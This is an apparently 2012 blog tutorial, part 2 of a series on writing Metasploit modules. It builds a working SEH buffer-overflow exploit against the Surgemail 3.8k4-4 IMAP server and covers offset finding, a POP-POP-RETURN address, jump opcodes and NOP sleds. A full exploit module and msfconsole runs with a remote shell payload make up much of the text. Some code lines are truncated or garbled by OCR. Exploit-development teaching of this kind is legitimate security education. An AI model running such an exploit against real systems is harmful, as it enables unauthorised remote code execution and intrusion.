Cyber Crud

The site that does not advocate the cool crime of robbery!

How to Write a Metasploit Module – Part 2

Posted by soh_cah_toa on 2012-05-22

After a long semester of non-stop work, I've finally gotten around to writing another post. This one took a little extra research on my part which would explain the delay. Previously, I explained how to write a simple IMAP fuzzer using the Metasploit Framework. It was fun, right? Compromising a machine is all the more fun when you've done it with tools that you wrote yourself. Well, to be politically correct, we didn't exactly compromise the machine; we just crashed it with a denial-of-service. However, in this post I'm going to show you how to turn our cute, little, fuzzy, wuzzy, fuzzer into a full-blown exploit that results in a remote shell. This is the real fun stuff. :)

Exploit development can be quite a tedious task; calculating buffer offset lengths, finding the exact return address, thinking forwards and backwards because of big and little endian architectures, swimming through seas of disassembled code looking for patterns, and so much more. Fortunately, we have the Metasploit Framework. As you'll soon see, MSF provides a plethora of tools to help make this job easier for us.

We last left of by increasing the fuzz string length to 11,000 bytes. This allowed us to overwrite the Structured Exception Handler (SEH) for the `surgemail.exe` process. Now that we know this, let's try and take control of the SEH record.

Before we move on, let me explain a little about SEH first. Unfortunately, SEH is one of the most under-documented features of the Windows platform. There's nothing I hate more than lack of documentation for a particular tool. It *really* makes my blood boil. Luckily, Matt Pietrek wrote a fantastic article here (http://www.microsoft.com/msj/0197/Exception/Exception.aspx) on the subject back in '97. I highly recommend you read his article in addition to what I'll explain here. It is very well written which is uncommon for Windows technologies.


Structured Exception Handling is the native exception handling mechanism on the Windows platform. Every process has an SEH chain (just a basic linked list) that's supplied by the OS. When an exception is thrown, the OS traverses the list, calling each exception handler until one of them signals that is has handled the exception. Each record (of type `_EXCEPTION_REGISTRATION`) in the list is eight bytes in length and has two fields:

1. A four byte `_EXCEPTION_REGISTRATION*` pointer to the next record.
2. A four byte `DWORD` pointer to the exception handler.

For the sake of simplicity, I'll be referring to the `_EXCEPTION_REGISTRATION*` field as *NextSEH* and the `DWORD` pointer to the exception handler as *SEHandler*. These are not the actual names used in the SEH source code but since M$ has so thoughtfully closed their source code, I'll just use my own names.

Actually, the `_EXCEPTION_REGISTRATION*` pointer points to the previous record. I'm not sure why M$ does this backwards since just about every programmer on earth has each node in a linked list point to the next node. It doesn't really matter what direction you think in though.

That means it will look like this:


stack
top
2 x 4 bytes
Pointer to next SEH record
Pointer to Exception Handler
Exception_handler1()
2 x 4 bytes
Pointer to next SEH record
Pointer to Exception Handler
Exception_handler2()
2 x 4 bytes
Pointer to next SEH record
Pointer to Exception Handler
Exception_handler3()
2 x 4 bytes
0xFFFFFF
Default exception handler
MSVCRT!exhandler
bottom


(https://cybercruddotnet.files.wordpress.com/2012/04/seh_chain.png)
SEH chain implemented as a linked list.

Notice that the record for the default handler always sits at `0xffffff`. This is `MSVCRT!exhandler` which displays an error message indicating a general protection fault (GPF). You know the one:

> foobar.exe has encountered an error and needs to close. We are sorry for the inconvenience. We've created an error report that you can send to help us improve foobar.exe.

There are a few different techniques for exploiting SEH but, generally speaking, it works by overflowing a buffer all the way into the current `_EXCEPTION_REGISTRATION` record on the stack. The buffer is specially crafted so that the first field in the record points to some malicious shellcode and the second field points back to the first field so that the shellcode gets executed. I'm going to show you something slightly different though. This process gets a little more involved but I'll explain it further once we reach that point.

Let's pick up where we left off. Remember we were using a buffer of 11,000 A's? Let's try it again so this time I can give you a screenshot. On the target machine, restart the `surgemail.exe` service, attach the Immunity Debugger to the process and press play (make sure to run them both as the Administrator). Back on your machine (I'm using BackTrack 5), rerun the fuzzer in `msfconsole`. After merely one (very long) request, you should now see the process crash as expected in the debugger. So far, so good. To see how this affected the SEH chain, navigate to *View* → *SEH* Chain. You will see the value `41414141`; `0x41` being the ASCII value for 'A'. Perfect. Now right-click on this and select *"Follow address on stack"*. This will dispaly the contents of the stack at the point where the SEH record was overwritten. Isn't Immunity Debugger great?



(https://cybercruddotnet.files.wordpress.com/2012/05/seh_fuzz_overflow_a.png)
SEH record overwritten with ASCII 'A' sequence.

This is where things get interesting. When the exception is handled, the EIP register will be set to the address of the SEH handler. Since we now control the value of this handler, we can redirect execution to our shellcode (we'll add this later).


Just like in a traditional buffer overflow, we now have to determine the precise length of the buffer required to overflow into SEH. If you haven't already, this is where you are going to fall in love with MSF. Trust me.

Back in our fuzzer module, modify the code in the `run()` method so that it looks like this:

```
print_status("Generating fuzzed data...")
fuzzed = Rex::Text.pattern_create(11000)    # Point A
print_status("Sending fuzzed data, buffer length = %d" % fuzzed.length)
req = '0002 LIST () "/' + fuzzed + '" "PWNED"' + "\r\n"
```

Notice the call to `Rex::Text.pattern_create()` at Point A. This creates a non-repeating, unique string (this actually does the same thing as the `msf4/tools/pattern_create.rb` script.) It takes an integer argument specifying the string length which, in our case, is 11,000. Well, so what? Who cares, right? Any nonsense string should work. No. This means that when we overwrite the SEH record, it will contain a unique value that's within the fuzzed string. Once we know that, we can calculate how far into the buffer that pattern occurs and that will become our exact buffer length. So simple, yet so genius.

Repeat the process all over again of restarting `surgemail.exe`, attaching the debugger to it, and rerunning the fuzzer. This time SEH is overwritten with the value `684E3368` (this value may be different on your machine though.)



(https://cybercruddotnet.files.wordpress.com/2012/05/seh_overflow_using_pattern_offset.png)
SEH record overwritten with unique value from pattern_offset().

Now we can take this value and determine at what point it occurs in the string. Then we'll know exactly how long our buffer needs to be. As you'd imagine, MSF already provides us with just the tool for this: `pattern_offset.rb`. From the Metasploit root directory, it's in `msf/tools`. Running it without any argument displays it's usage information:

```
root@bt:/opt/metasploit/msf3/tools# ./pattern_offset.rb
Usage: pattern_offset.rb
Default length of buffer is none is inserted: 8192
This buffer is generated by pattern_create() in the Rex library automatically
```

So the first argument is the pattern to search for and the second is the buffer length that was passed to `pattern_create()` earlier. Let's give it a shot:


```
root@bt:/opt/metasploit/msf3/tools# ./pattern_offset.rb 684E3368 11000
10360
```

Right away it tells us that the offset is 10360 bytes. What does that mean? It means that the four bytes that will overwrite the SEH record on the stack are at the offsets 10361, 10362, 10363, and 10364. To verify this, modify the `fuzzed` string in our module once again so that it looks like this:

```
print_status("Generating fuzzed data...")
fuzzed = "\x41" * 10360 + "\x42" * 4 + "\x43" * 636
print_status("Sending fuzzed data, buffer length = %d" % fuzzed.length)
```

This makes our fuzz string begin with 10,360 A's, followed by four B's, and ending with 636 C's. Make sure you understand that the four B's is what will overwrite the SEH record. The first B is at offset 10361, the second at 10362, the third at 10363, and the fourth at 10364. Simple. Lastly, the 636 C's at the end act as extra padding so that the total length remains at 11,000 bytes.

Run the fuzzer once again and you see that the SEHandler pointer has been overwritten with the four B's. This is exactly what we wanted.



(https://cybercruddotnet.files.wordpress.com/2012/05/seh_fuzz_overflow_b.png)
SEH record overwritten with ASCII 'A' and 'B' sequence.

At this point, we're finished with the fuzzing process and can begin developing the actual exploit.

Generally speaking, a traditional SEH overflow exploit can be broken down into four steps:

1. Force an exception to be thrown.
2. Overwrite the NextSEH field with a JMP instruction to jump to the shellcode.
3. Overwrite the SEHandler field with a pointer to a POP-POP-RETURN sequence.
4. Execution will now go to the address pointed to by NextSEH.


Corelan has an excellent article on the entire process here (http://www.corelan.be/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/). Read it. Read it now.

Before moving on, I want to explain why we're using a POP-POP-RETURN sequence. For the longest time, I could not understand the purpose of using this seemingly random sequence of instructions. When a `__try` statement is encountered at compile time, MSVC calls the "function prologue" named `EH_prolog()`. This function allocates an 8-byte `_EXCEPTION_REGISTRATION` structure on the stack and adds it to the head of the list. This means that the pointer to the next SEH record (NextSEH) is located at ESP+8. The POP-POP-RETURN instructions place this address into the EIP register and directs execution to the code pointed to by the NextSEH field which we have already overwritten with a JMP to our shellcode. Pretty clever, right?

However, we are dealing with very limited space here. A near jump instruction is five bytes but we only have four bytes of space. That one extra byte would overflow into the SEHandler field, completely screwing things up. On the other hand, a short jump is only four bytes in length. That's why we're gonna have to be a little more creative with our solution.

We'll overwrite the SEHandler field with a pointer to a POP-POP-RETURN sequence as usual. However, then we'll use a short jump backward to gain that extra five bytes of space. After that, we'll perform a larger near jump back into a NOP sled (to give us some wiggle room) which will "slide" execution down to the shellcode. It's a little tricky so, again, I strongly urge you to read Corelan's article on SEH exploits.

This is what the buffer will end up looking like:



(https://cybercruddotnet.files.wordpress.com/2012/05/malicious_seh_buffer.png)
Contents of malicious buffer to overwrite SEH record.


When choosing a POP-POP-RETURN sequence, you should always use a universal address from the application DLL or executable. This will make the exploit more portable across different Windows platforms. So how do we find the address of a POP-POP-RETURN sequence in `surgemail.exe`? You have two choices: if you're still using Immunity Debugger (which I hope you are), then you can download the mona (http://redmine.corelan.be/projects/mona) PyCommand plugin by Corelan. Your second choice is Metasploit's msfpescan. Both of these tools will search a Portable Executable (PE) binary and return a memory map containing the requested sequence of instructions.

To be honest, I had a bit of trouble using msfpescan. In fact, it's because of msfpescan that it took me so long to publish this post. Oddly enough, the addresses reported by msfpescan and mona when run against the same executable were not the same. Even more strange, the exploit would not work when using any address found with msfpescan. However, one try with an address from mona and everything went fine. I won't bash msfpescan though. It really is a great tool. Therefore, even though I'm trying to showcase MSF here, we're going to use mona for this step.

Since we're looking for a POP-POP-RETURN sequence, we're going to use mona's `seh` command. In the command box near the bottom of the window, type the following command:

```
!mona seh
```

That's it! It's quite fast and should only take about five second to complete. You can either view the output in the log file (Alt+L) or `seh.txt` in the Immunity Debugger installation directory. It will look a little something like this:



(https://cybercruddotnet.files.wordpress.com/2012/05/contents_of_seh_txt.png)
Memory map generated by mona.

It doesn't matter which address you choose. For this demonstration, the one at `0x006ef690` will do just fine. Now that we have an address, we can plug it into our exploit module. Oh wait…we never wrote it! All this time spent focusing on theory and we haven't written a thing. Let's do that now.

Save the following file to `~/.msf4/modules/exploits/windows/imap/surgemail_overflow.rb`.

```
require 'msf/core'

class Metasploit4 < Msf::Exploit::Remote    # Point A
        include Msf::Exploit::Remote::Imap

        def initialize(info = {})
                super(update_info(info,
                        'Name'           => 'Surgemail 3.8k4-4 IMAPD LIST Buffer
                        'Description'    => %q{
                                This module exploits a stack overflow in the Surg
                                version 3.8k4-4 by sending an overly long LIST cc
                                account credentials are required.
                        },
                        'Author'         => [ 'ryujin' ],
                        'License'        => MSF_LICENSE,
                        'Version'        => '$Revision$',
                        'References'     =>
                                [
                                        [ 'BID', '28260' ],
                                        [ 'CVE', '2008-1498' ],
                                        [ 'URL', 'http://www.exploit-db.com/explo
                                ],
                        'Privileged'     => false,
                        'DefaultOptions' =>
                                {
                                        'EXITFUNC' => 'thread'
                                },
                        'Payload'        =>
                                {
                                        'Space'       => 10351,
                                        'DisableNops' => true,
                                        'BadChars'    => "\x00\x09\x0a\x0b\x0c\x0
                                },
                        'Platform'       => 'win',
                        'Targets'        =>
                                [
                                        [ 'Windows Universal', { 'Ret' => "\x90\x
                                ],
                        'DisclosureDate' => 'March 13 2008',
                        'DefaultTarget'  => 0))
        end

        def exploit
                connected = connect_login

                lead = "\x41" * 10360                    # Point B
                evil = lead + [target.ret].pack("A3")    # Point C

                print_status("Sending payload")

                sploit = '0002 LIST () "/' + evil + '" "PWNED"' + "\r\n"    # Poi
                sock.put(sploit)
```

```
                    handler
                    disconnect
            end
    end
```

Don't panic. I know we've done a lot here and there's several new fancy things. We'll dissect this step by step.

Notice that at Point A we're no longer inheriting from `Msf::Auxiliary`. This is because we're no longer working with an auxiliary module. Now that we're developing the actual exploit, we inherit from `Msf::Exploit::Remote` instead.

You should already be familiar with the call to `super()` in the `initialize()` method which I explained in Part 1 (http://cybercrud.net/2012/02/26/how-to-write-a-metasploit-module-part-1/). However, this time we've added a whole new set of keys to that big, long hash.

The first new one that you'll notice is `'References'`:

```
'References' =>
    [
        [ 'BID', '28260' ],
        [ 'CVE', '2008-1498' ],
        [ 'URL', 'http://www.exploit-db.com/exploits/5259' ]
    ]
```

This is merely an array of arrays, each index referencing some resource that describes the exploit. Here we included the BID, CVE, and EDB identifiers. These references will be displayed along with a few other bits of information when using the `info` command in msfconsole.

```
'Privileged' => false
```

The `Privileged` key is a boolean value that determines what type of privileges you'll have once a remote shell has been spawned. Depending on the platform, setting it to true means that the shell will run as either the root, Administrator, or SYSTEM user. Here we set it to false which means the shell will spawn as an unprivileged user. Of course there are ways to escalate privileges once you have a remote shell; `Privileged` just specifies what it will start as.

```
'DefaultOptions' =>
    {
        'EXITFUNC' => 'thread'
    }
```

The `DefaultOptions` key is a hash that lets you override certain default values set by MSF. There are a whole set of valid keys that can be used but the most common one you'll encounter is `EXITFUNC`. Here we have set it to 'thread'. This is usually the case and, in fact, defaults to 'thread' anyway when not given explicitly. This indicates that the shellcode should be run in a sub-thread and exiting the thread will result in a clean, working system. The other two values this option can take on are 'process' and 'seh' but don't concern yourself too much with this.

```
'Payload' =>
    {
        'Space' => 10351,
        'DisableNops' => true,
        'BadChars' => "\x00\x09\x0a\x0b\x0c\x0d\x20\x2c\x2f\x3a\x40\x7b"
    }
```

The `Payload` key is a hash where we configure the payload. The `Space` key indicates the space available for the shellcode; in our case, 10351 bytes. This value is very important because it will determine what payloads can be used with our module. So why is this value not 10,360 like it was before? It's to account for the two JMP instructions we'll be adding later on. Their combined size is 9-bytes so the total space has been decreased accordingly: 10,360 – 9 = 10,351.

If you're curious, you can view the size of a particular payload with the `info` command. However, the size displayed represents the unencoded payload. Encoding a payload increases its size so be careful. Do not underestimate the importance of this option.

The next key in `Payload` is `DisableNops`. Setting it to true prevents the shellcode from automatically being padded with NOP's since we'll be adding a NOP sled ourselves. When writing other modules, you can set it's size with the `NopSledSize` key.

After that comes `BadChars`. This is where you specify the characters that, when parsed, will somehow disrupt the execution of the payload. These bad characters will ruin the exploit's reliability. Any characters included here will be excluded from the shellcode and any other generated strings or NOP's. Obviously, the NULL character (`\x00`) is one of these but where did the other bad characters come from? I cheated a little bit and looked at a few other IMAP exploits and included their `BadChars`.

```
'Platform' => 'win'
```

The `Platform` key should be pretty easy to figure out. It's set to 'win' because our exploit is only for the Windows platform. Simple.

```
'Targets' =>
    [
        [ 'Windows Universal', { 'Ret' => "\x90\xf6\x6e" } ]
    ]
```

The `Targets` keys is another AoA that lets you further refine the list of vulnerable targets. Since the Surgemail exploit is not dependent on any particular version of Windows, we've set it to 'Windows Universal'. If it was, this is where you'd specify the version and service pack of the vulnerable platform.

The second index is a hash where we've specified the return address in `Ret`. There are several other valid keys for this hash but don't worry about them. There are two important things to understand here. Notice that we've taken endian-ness into account and written the return address backwards. This is because the Intel x86 architecture is little-endian. Also we've left off the leading `\x00`. This is because the OS would interpret this as a null byte and stop parsing the rest.

```
'DisclosureDate' => 'March 13 2008'
```

As you can guess, `DiscloureDate` is just a string that specifies the date the vulnerability was discovered. This is another one of the pieces of information displayed by the `info` command.

```
  'DefaultTarget' => 0
```

Finally, the last key is `DefaultTarget`. This is an integer that specifies the index into the `Targets` array to use by default. Since we only have one, we've set it to 0.

Phew, that was a lot. Read over it again if you're still a little confused.

Now let's look at that fancy new `exploit()` method.

At Point B, we set up the first part of the buffer with 10,360 A's. At Point C, we pack the return address into a binary representation and tack it on. At Point D, we stick the buffer into our malicious request and send it to the server. If you're wondering, `sock` is an `Rex::Socket::Tcp` object that was so kindly given to us by `Msf::Exploit::Remote::Imap`.

We're almost there. Before running the module, I want to show off another neat feature of MSF. Since we're going to be running and closing and running and closing msfconsole over and over again, we can make our lives just a little easier by using what Metasploit calls a "resource file." Think of it as a batch script for automating commonly used msfconsole commands.

Save the following file to `~/surgemail_overflow_config.rc`:

```
  use exploit/windows/imap/surgemail_overflow
  set IMAPPASS abc123
  set IMAPUSER foobar
  set RHOST 192.168.1.32
```

Obviously, you would include whatever values are appropriate for your configuration. When you pass this file to the `-r` switch of msfconsole, it will automatically run those commands in sequence. Handy, right?


It gets even better. You can also include Ruby code inside a resource file; effectively turning resource files into a complete automation platform. Personally, I haven't used it myself just yet but it's not hard to imagine all the fun things that can be done with it.

Enough talk; time to run this thing. Instead of using a payload that launches a remote shell, we're going to use `generic/debug_trap` first. This sends a series of `\xCC's` which is the opcode for a breakpoint. This will allow us to determine whether everything is working fine and the shellcode is in the right place by debugging at the point of the overflow.

```
root@bt:~# msfconsole -q -r surgemail_overflow_config.rc
[*] Processing surgemail_overflow_config.rc for ERB directives.
resource (surgemail_overflow_config.rc) use exploit/windows/imap/surgemail_overfl
resource (surgemail_overflow_config.rc) set IMAPPASS abc123
IMAPPASS => abc123
resource (surgemail_overflow_config.rc) set IMAPUSER foobar
IMAPUSER => foobar
resource (surgemail_overflow_config.rc) set RHOST 192.168.1.32
RHOST => 192.168.1.32
msf exploit(surgemail_overflow) > set PAYLOAD generic/debug_trap
PAYLOAD => generic/debug_trap
msf exploit(surgemail_overflow) > exploit

[*] Authenticating as foobar with password abc123...
[*] Sending payload
[*] Exploit completed, but no session was created.
msf exploit(surgemail_overflow) >
```

See? No shell. Go back to Immunity Debugger and you should notice a message in the lower status bar: *"Access violation when reading [41414191] – use Shift+F7/F8/F9 to pass exception to program"*. Don't do it just yet. First, navigate to *View → SEH Chain* once again. Right-click the current handler and select *"Toggle breakpoint on handler"* to set a breakpoint. Now you can press Shift+F9 to pass the exception to the program.



(https://cybercruddotnet.files.wordpress.com/2012/05/seh_overflow_breakpoint.png)
Breakpoint set at 0x006b413a.

Look at the status bar again: "Breakpoint at surgemai.006B413A". Does that number look familiar? It should because that's the return address we set in `Ret`.

Now go back to the module and modify the `evil` string to include the instruction for the short jump backward:


```
lead = "\x41" * 10356
nseh = "\xeb\xf9\x90\x90"
evil = lead + nseh + [target.ret].pack("A3")
```

Notice that `lead` has been decreased by four bytes. This is to compensate for the space added by the short jump instruction in `nseh`: 10360 – 4 = 10356. This is important; without it, the alignment would be incorrect. This new addition will overwrite the NextSEH field with instructions to perform a short jump backward by five bytes.

Where did that random string of hex digits come from? Sure, I've told you it's a short jump but you probably want to see for yourself, right?. Look:

```
root@bt:~# echo -ne "\xeb\xf9\x90\x90" | ndisasm -u -
00000000 EBF9 jmp short 0xfffffffb
00000002 90 nop
00000003 90 nop
```

By the way, `0xfffffffb` is the two's complement representation of 5. That way there are no null bytes in the instruction.



(https://cybercruddotnet.files.wordpress.com/2012/05/seh_overflow_breakpoint_short_jump.png)
Short jump instruction overwriting the SEHandler field.

Now it's time to add the final piece: the near jump further back into the shellcode. If you look at the above screenshot, you'll see the large buffer of A's. This is where the shellcode will be written. Therefore, we have over 10,000 bytes of space for the shellcode. This is plenty of room considering the average space needed is less than 500 bytes.

Edit the module again and modify it like so:

```
lead = "\x90" * (10351 – payload.encoded.length)
near = "\xe9\xdd\xd7\xff\xff"
nseh = "\xeb\xf9\x90\x90"
evil = lead + payload.encoded + near + nseh + [target.ret].pack("A3")
```

In the `lead` variable, we've replaced the initial string of A's with a NOP sled. When calculating it's length, notice that the total buffer size has been decreased again by five bytes from 10,356 to 10,351. This is because of the near jump instruction in the `near` variable.

```
root@bt:~# echo -ne "\xe9\xdd\xd7\xff\xff" | ndisasm -u -
00000000 E9DDD7FFFF jmp dword 0xffffd7e2
```


The `nseh` variable remains the same but `evil` has been modified to include a couple new things. Now it consists of the NOP sled at the beginning, followed by the encoded payload, the near jump, the short jump (overwriting NextSEH), and finally the return address of the POP-POP-RETURN sequence (overwriting SEHandler). This is exactly as we discussed earlier (see the diagram).

No more modifications. Now we can use a real payload that results in a remote shell.

```
msf exploit(surgemail_overflow) > set PAYLOAD windows/shell/bind_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(surgemail_overflow) > exploit

[*] Authenticating as foobar with password abc123...
[*] Sending payload
[*] Exploit completed, but no session was created.
msf exploit(surgemail_overflow) >
```


Back in Immunity Debugger, the access violation should look something like this:



(https://cybercruddotnet.files.wordpress.com/2012/05/seh_overflow_final_access_violation.png)
Access violation after sending windows/shell/bind_tcp payload.

Perfect! Notice that "Pointer to next SEH record" contains `9090F9EB` – the short jump – and "SE handler" contains `006EF690` – the address of the POP-POP-RETURN sequence.


Take a look at the SEH chain:



```
Address   SE handler
07A7FF44  surgemai.006EF690
9090F9EB  *** CORRUPT ENTRY ***
```

(https://cybercruddotnet.files.wordpress.com/2012/05/seh_overflow_final_seh_chain.png)
SEH record overwritten.


Press F2 to set a breakpoint at the handler and the Shift+F9 to pass the exception to the program. After that, execution should jump right to the POP-POP-RETURN sequence.



(https://cybercruddotnet.files.wordpress.com/2012/05/seh_overflow_final_ppr.png)
After continuing, execution jumps to the POP-POP-RETURN sequence.

Step through each of these instructions by pressing F7 three times. POP. POP. RETURN. Yay!

As expected at this point, execution will now pass to the next exception handler which we've overwritten with the short jump. Step once with F7 to jump back to the near jump:




(https://cybercruddotnet.files.wordpress.com/2012/05/seh_overflow_final_both_jumps.png)
Stepping to the next two JMP instructions.

Can you guess what will happen if we step one more time? I'll give you a hint in the form of a multiple choice question:

A. Not the answer
B. Not the answer
C. Jump back to somewhere in the NOP sled
D. Not the answer

That's right, C. Stepping one more time jumps back to some arbitrary location within the NOP sled. Don't bother stepping through it; it'll take you a good 9,000+ times.



